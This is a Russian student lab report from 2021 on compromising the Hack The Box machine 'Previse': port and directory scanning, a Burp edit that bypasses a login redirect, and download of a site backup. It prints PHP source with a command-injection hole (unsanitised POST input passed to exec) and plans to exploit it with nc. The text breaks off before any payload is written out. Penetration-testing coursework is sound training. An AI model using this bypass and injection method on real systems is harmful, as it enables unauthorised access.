МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное автономное образовательное учреждение высшего образования
«Дальневосточный федеральный университет»

ШКОЛА ЦИФРОВОЙ ЭКОНОМИКИ

ОТЧЕТ

по лабораторной работе № 4

«Получение доступа к удаленной системе»

Выполнили студенты гр. М9120-09.04.01кибер

_____ Личковаха С. А.

_____ Крюков Ю.М

_____ Дрожжина А.П..

Проверил преподаватель

_____ Зотов С.С.

_____

(оценка)

г. Владивосток

2021

Машина Previse – level easy:

Первым делом узнаем инфу и машине, и ее открытых портах с помощью сканера nmap (рис.1). Видим открытые порты, какой сервис работает и его версию.



Рисунок 1 – Результаты nmap

Используем инструмент gobuster для поиска url (рис. 2). Для этого мы скачиваем брут-форс словарь по ссылке https://github.com/deltaclock/dirbuster-lists. В итоге получаем найденные php страницы и начинаем открывать их в браузере. В результате мы имеем либо пустоту, либо нас пересылают на вход. Но есть пару ссылок, на которых хранится какая-то информация, но в процессе просмотра понимаем, что нам это не пригодится (рис. 3-6). Но все же мы находим кое-что интересное, а именно главное меню (рис. 7).



Рисунок 2 – Результаты gobuster

Рисунок 3 - Страница 10.10.11.104/js



Рисунок 4 - Страница 10.10.11.104/css



Рисунок 5 - Страница 10.10.11.104/footer.php



Рисунок 6 – Результат перехода по кнопке «created by m4lwhere»



Рисунок 7 – Найденное меню

Дальше выявили два варианта допуска к файлам:

1. Используем инструмент Burp для перехвата трафика, внесения корректировок в запрос и получения доступа к странице создания аккаунт (рис. 8 -11).



Рисунок 8 – Перехват страницы

Рисунок 9 – Заменяем http-код на 200



Рисунок 10 – Создание аккаунта



Рисунок 11 – Уведомление о успешном создании аккаунта

Далее заходим на созданный аккаунт и ищем, что-то полезное для нас, в файлах находим архив (рис. 12, 13).



Рисунок 12 – Меню после авторизации



Рисунок 13 – Найден архив

2. Получилось получить доступ с помощью логина – пароля: admin-admin (рис 14-15).



Рисунок 14 – Доступ к архиву и еще одному файлу



Рисунок 15 – Содержимое второго файла

Скачиваем архив с данными, распаковываем и начинаем исследовать его содержимое (рис. 16–18).



Рисунок 16 – Распаковка архива

Рисунок 17 – Страница подключения к БД

```
┌──(kali㉿kali)-[~]
└─$ cat logs.php
<?php
session_start();
if (!isset($_SESSION['user'])) {
    header('Location: login.php');
    exit;
}
?>

<?php
if (!$_SERVER['REQUEST_METHOD'] == 'POST') {
    header('Location: login.php');
    exit;
}

////////////////////////////////////////////////////////////////////////////////////
//I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER//
////////////////////////////////////////////////////////////////////////////////////

$output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");
echo $output;

$filepath = "/var/www/out.log";
$filename = "out.log";

if(file_exists($filepath)) {
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.basename($filepath).'"');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($filepath));
    ob_clean(); // Discard data in the output buffer
    flush(); // Flush system headers
    readfile($filepath);
    die();
} else {
    http_response_code(404);
    die();
}
?>
```

Рисунок 18 – Найденная функция exec в исходном коде

Теперь с помощью burp подменим данные в найденной функции для прослушивания данных при открытии файла и считаем данные с помощью утилиты nc (рис. 19-21).



Рисунок 19 – Первоначальный перехват burp

